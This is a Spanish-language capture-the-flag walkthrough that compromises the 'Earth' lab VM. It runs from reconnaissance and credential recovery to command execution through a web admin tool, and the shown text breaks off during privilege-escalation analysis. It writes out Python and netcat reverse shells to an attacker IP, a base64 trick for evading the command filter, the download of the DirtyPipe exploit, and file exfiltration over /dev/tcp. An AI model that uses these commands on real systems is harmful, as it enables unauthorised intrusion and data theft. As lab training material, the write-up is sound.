

<https://github.com/aguayro>

@9v@yr0

Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.

```

Earth [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Fedora 34 (Server Edition)
Kernel 5.14.9-200.fc34.x86_64 on an x86_64 (tty1)
earth login: _
  
```

Explotación de la máquina

Averiguamos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

netdiscover -r 192.168.56.0/24

```

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
  ----            -
192.168.56.1    0a:00:27:00:00:06  1     60  Unknown vendor
192.168.56.100  08:00:27:3c:a8:10  1     60  PCS Systemtechnik GmbH
192.168.56.111  08:00:27:34:62:a2  1     60  PCS Systemtechnik GmbH
  
```

Fase reconocimiento

Usamos nmap para descubrir puertos abiertos en el equipo

nmap -sC -sV -O -p- 192.168.56.111

```

(root@kali) [/home/kali/Documents/pentesting/case_06]
nmap -sC -sV -O -p- 192.168.56.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 03:05 EDT
Nmap scan report for earth.local (192.168.56.111)
Host is up (0.0035s latency).
Not shown: 65356 filtered tcp ports (no-response), 176 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 h0:3c:72:3b:72:21:26:ce:3a:8a:ce:81:41:ce:ca:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 5.4 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Synology DiskStation Manager 5.2-5644 (91%), Linux 2.6.32 - 3.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
  
```


<https://github.com/aguayro>

@9v@yr0

Nmap nos desvela los siguientes puertos abiertos

- 22 ssh con el servicio openSSH versión 8.6
 - 80 Web con servicio Apache versión 2.4.51
 - 443 Web con servicio Apache versión 2.4.51
- El servicio apache tiene los siguiente módulos activos
- OpenSSL/1.1.1
 - mod_wsgi 4.7.1
 - Python 3.9

Vamos a ver lo que hay en el servidor web



Bad Request (400)

No nos muestra mucha información la página que alberga el servidor apache, pero revisando la información que nos devolvió nmap vemos unas entradas de nombre de de DNS en el certificado SSL de apache.

```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
```


Vamos a crear dichas entradas en el fichero hosts a ver si podemos acceder a la web.

```
# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.66.253 blog.thm
192.168.56.111 earth.local
192.168.56.111 terratest.earth.local
```

<https://github.com/aguayro>

@9v@yr0

Voilà, tenemos acceso a la web. Ambos entradas en el DNS contienen el mismo contenido web.



Voy realizar una enumeración de directorios con el nombre la entrada dns earth.local

gobuster dir -u http://earth.local/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html,py

```

└─$ gobuster dir -u http://earth.local/ -e -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://earth.local/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,py
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://earth.local/admin (Status: 301) [Size: 0] [→ /admin/]
http://earth.local/cgi-bin/.html (Status: 403) [Size: 199]
http://earth.local/cgi-bin/ (Status: 403) [Size: 199]
Progress: 23635 / 23635 (100.00%)

Finished

└─(root@kali)-[/home/kali/Documents/pentesting/case_06]
```

<https://github.com/aguayro>

@9v@yr0

Parece que tenemos algo, hemos encontrado un directorio /admin/ , busquemos que hay dentro de dicha carpeta

gobuster dir -r -u <http://earth.local/admin/> -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html,py

```
gobuster dir -r -u http://earth.local/admin/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://earth.local/admin/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,py
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://earth.local/admin/login (Status: 200) [Size: 746]
http://earth.local/admin/logout (Status: 302) [Size: 0] [→ /admin]
Progress: 23635 / 23635 (100.00%)

Finished
```

Sólo tenemos disponible la url <http://earth.local/admin/> , veamos que contiene



<https://github.com/aguayro>

@9v@yr0

Realizamos un escaneo de vulnerabilidades con la aplicación ZAP.

		Confidence				Total
		User Confirmed	High	Medium	Low	
Risk	High	0 (0.0%)	1 (12.5%)	0 (0.0%)	0 (0.0%)	1 (12.5%)
	Medium	0 (0.0%)	1 (12.5%)	0 (0.0%)	0 (0.0%)	1 (12.5%)
	Low	0 (0.0%)	1 (12.5%)	2 (25.0%)	0 (0.0%)	3 (37.5%)
	Informational	0 (0.0%)	0 (0.0%)	2 (25.0%)	1 (12.5%)	3 (37.5%)
	Total	0 (0.0%)	3 (37.5%)	4 (50.0%)	1 (12.5%)	8 (100%)

Nos indica que tenemos dos ficheros que debemos curiosear, sitemaps.xml y robots.txt

\$ curl <https://terratest.earth.local/robots.txt>

```

$ curl https://terratest.earth.local/robots.txt
curl: (60) SSL certificate problem: self-signed certificate
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.

```

Intentamos todos los dominios y sólo nos encuentra el fichero con la URL terratest.earth.local

\$ curl <https://terratest.earth.local/robots.txt> -k

<https://github.com/aguayro>

@9v@yr0

```

$ curl https://terratest.earth.local/robots.txt -k
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*

```

Probamos a descargar el fichero testingnotes.* suponemos que es un txt

\$ curl https://terratest.earth.local/testingnotes.txt -k -O

```

$ curl https://terratest.earth.local/testingnotes.txt -k -O
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 546 100 546 0 0 4107 0 --:--:-- --:--:-- --:--:-- 4136

(root@kali)-[/home/kali/Documents/pentesting/case_06]
$ cat testingnotes.txt
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
root.
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against brute force. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.

```

Tenemos el nombre del usuario:

Admin: terra

Además, nos indica que el contenido del fichero testdata.txt es quien contiene la clave de encriptación de los mensajes que aparecen en la página de inicio.

```


(root@kali)-[/home/kali/Documents/pentesting/case_06]
$ curl https://terratest.earth.local/testdata.txt -k -O
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 484 100 484 0 0 3673 0 --:--:-- --:--:-- --:--:-- 3706

```

<https://github.com/aguayro>


@9v@yr0

Usamos cyberchef para convertir el formato hexadecimal a texto y aplicarle un xor con la clave del contenido del fichero testdata.txt




El texto de salida es el siguiente: [earthclimatechangebad4humans](#)

Probamos el usuario indicado y esa clave y voilá tenemos acceso



Ejecuto algunos comandos para averiguar algunas cosas de dónde estoy, qué versión del sistema operativo, etc.



Sistema Linux: [Kernel 5.14.9](#)

<https://github.com/aguayro>

@9v@yr0

Veamos los puertos abiertos en local

\$ netstat -aton

```

1 <!doctype html>
2 <html lang="en">
3 <head>
4 <meta charset="utf-8">
5 <title>Earth Secure Messaging Admin</title>
6
7 <link rel="stylesheet" href="/static/styles.css">
8 </head>
9 <body>
10 <h1 class="aligncenter"> Admin Command Tool </h1>
11
12 <a class="positionright" href="/admin/logout">Log Out</a>
13 Welcome terra, run your CLI command on Earth Messaging Machine (use with care).
14 <br />
15 <form action="/admin/" method="post" >
16 <input type="hidden" name="csrfmiddlewaretoken" value="fwlh5iTsG0ZVc3eRfLAYgVLvdykMGkwQId9nd6nw6s7s8ZlHf8MD">
17 <p><label for="id_cli_command">CLI command:</label> <input type="text" name="cli_command" value="netstat -a">
18 <input type="submit" value="Run command">
19 </form>
20 <p>
21 Command output: Active Internet connections (servers and established)
22 Proto Recv-Q Send-Q Local Address Foreign Address State Time
23 tcp 0 0 0.0.0.0:5355 0.0.0.0:* LISTEN off (0.00/0/0)
24 tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN off (0.00/0/0)
25 tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN off (0.00/0/0)
26 tcp6 0 0 :::5355 :::* LISTEN off (0.00/0/0)
27 tcp6 0 0 :::80 :::* LISTEN off (0.00/0/0)
28 tcp6 0 0 :::22 :::* LISTEN off (0.00/0/0)
29 tcp6 0 0 :::443 :::* LISTEN off (0.00/0/0)
30 tcp6 0 0 192.168.56.111:80 192.168.56.101:51756 ESTABLISHED keepalive (7199.97/0/0)
31 tcp6 0 0 192.168.56.111:80 192.168.56.101:51740 TIME_WAIT timewait (57.55/0/0)

```

Interesante, tenemos abierto los puertos 5355 y 53, que nos nos mostró nmap.

Con la ayuda de proxchains vamos a ver lo que tenemos detrás de esos puertos y buscamos sin son explotables.

<https://github.com/aguayro>

@9v@yr0

\$ proxychains nmap -sC -sV -p 53 192.168.56.111

```

root@kali:~# proxychains nmap -sC -sV -p 53 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:04 EDT
Nmap scan report for earth.local (192.168.56.111)
Host is up (0.0013s latency).

PORT      STATE    SERVICE VERSION
53/tcp    filtered domain
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

root@kali:~# /opt/Pentester/reGeorg
root@kali:~# proxychains nmap -sC -sV -p 5355 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:04 EDT
Nmap scan report for earth.local (192.168.56.111)
Host is up (0.00099s latency).

PORT      STATE    SERVICE VERSION
5355/tcp  filtered llmnr
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

```

Ambos puertos aparecen como filtrados, pruebo a si puedo averiguar algo más detrás de dichos puertos.

\$ proxychains nmap -sS -vv -n -p 5355 192.168.56.111

```

root@kali:~# proxychains nmap -sS -vv -n -p 5355 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:12 EDT
Initiating ARP Ping Scan at 09:12
Scanning 192.168.56.111 [1 port]
Completed ARP Ping Scan at 09:12, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:12
Scanning 192.168.56.111 [1 port]
Completed SYN Stealth Scan at 09:12, 0.02s elapsed (1 total ports)
Nmap scan report for 192.168.56.111
Host is up, received arp-response (0.0016s latency).
Scanned at 2024-06-14 09:12:10 EDT for 0s

PORT      STATE    SERVICE REASON
5355/tcp  filtered llmnr    admin-prohibited ttl 64
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (100B)

```

El puerto llmnr hace referencia al servicio 'Link-Local Multicast Name Resolution' relacionado con el servicio smb. En el siguiente artículo hace referencia como hacer una explotación del servicio:


<https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/>

<https://github.com/aguayro>

@9v@yr0

Pues parece que no tenemos nada que rascar por ese lado, centrémonos entonces en el interprete de comandos del servicio web apache.

Vamos a crear un reverse Shell con Python



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).


CLI command:

Run command

Command output: **Python 3.9.7**

Intento lanzar el siguiente reverse Shell desde el cli command pero no me permite tanto caracteres en la entrada.

```
$ python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.
168.56.111",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command


Command output:

```
$ nc -e /bin/sh 192.168.56.111 4444
```

Intento hacerlo con netcat, pero tampoco funciona la web tiene filtrado todas las conexiones remotas.

<https://github.com/aguayro>

@9v@yr0



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/sh 192.168
```

Run command

Command output:

Vamos a tener que codificar el comando para que pase el filtro del 'CLI comand'

```
# echo nc -e /bin/bash 192.168.56.101 4444 | base64
```

```
bmMgLUUgLUJpb19iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK
```

```
$ echo "bmMgLUUgLUJpb19iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK" | base64 -d | bash -i
```

```
nc -nlvxp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.111] 44516
whoami
apache
pwd
/
```

Ya hemos conseguido conectarnos a la máquina con el usuario apache, ejecutamos una Shell para poder trabajar más cómodo.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
bash-5.1$ uname -a
uname -a
Linux earth:5.14.9-200.fc34.x86_64 #1 SMP Thu Sep 30 11:55:35 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
bash-5.1$ hostname
hostname
earth
```

Tenemos la versión del kernel 5.14.9, veamos que exploit puede tener dicha versión del kernel

searchsploit linux kernel 5.14.9		130
Exploit Title		Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)		linux/local/9479.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation		linux/local/41886.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)		linux/local/50808.c
Shellcodes: No Results		

```
searchsploit -p 50808
Exploit: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
URL: https://www.exploit-db.com/exploits/50808
Path: /usr/share/exploitdb/exploits/linux/local/50808.c
Codes: CVE-2022-0847
Verified: False
File Type: C source, ASCII text
```

<https://github.com/aguayro>

@9v@yr0

Transfiero el exploit con la ayuda del servidor web de Python

```
bash-5.1$ curl -O http://192.168.56.101/50808.c /tmp/50808.c
curl -O http://192.168.56.101/50808.c /tmp/50808.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 7297  100 7297    0     0  111k    0 --:--:-- --:--:-- --:--:-- 116k
curl: (3) URL using bad/illegal format or missing URL
bash-5.1$ ls -al 50808.c
ls -al 50808.c
-rw-r--r-- 1 apache apache 7297 Jun 17 08:40 50808.c
bash-5.1$
```

Compilamos el exploit lo lanzamos según las instrucciones de la siguiente web:

<https://medium.com/@urshilaravindran/dirty-pipe-linux-local-privilege-escalation-cve-2022-0847-f16ec3c04ea4>

Necesitamos tener un listado de las aplicaciones que están ejecutando con privilegios de root:

`$ find / -type f -user root -perm /4000 2>/dev/null`

```
bash-5.1$ find / -type f -user root -perm /4000 2>/dev/null
find / -type f -user root -perm /4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

```
sh-5.1$ ./50808.sh /usr/bin/su
./50808.sh /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
sh-5.1$ ls -al
ls -al
total 40
drwxrwxrwt 2 root root 100 Jun 17 10:12 .
dr-xr-xr-x 17 root root 244 Nov 1 2021 ..
-rw-r--r-- 1 apache apache 7297 Jun 17 09:40 50808.c
-rwxr-xr-x 1 apache apache 25704 Jun 17 09:44 50808.sh
-rwsr-xr-x 1 root apache 186 Jun 17 10:13 sh
sh-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-5.1$
```

No conseguimos escalar privilegios con el exploit, parece que con la versión de Fedora no está testado.

<https://github.com/aguayro>

@9v@yr0

Del listado de ficheros con privilegios de ejecución root, es curioso el ejecutable que se llama [/usr/bin/reset_root](#)

Intentamos lanzar dicho ejecutable

```
bash-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

Nos da un error, copiamos el fichero desde la máquina atacada a la Kali.

Desde el equipo víctima, ejecutamos

[\\$ cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002](#)

```
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002
cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002
```

[# nc -nlvp 9002 > reset_root](#)

```
(root@kali)~[/home/kali/Documents/pentesting/case_06]
# nc -nlvp 9002 > reset_root
listening on [any] 9002 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.111] 39472
```

Comprobamos que hace el ejecutable

```
ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)
= 38
access("/dev/shm/kHgTFI5G", 0)
= -1
access("/dev/shm/Zw7bV9U5", 0)
= -1
access("/tmp/kcM0Wewe", 0)
= -1
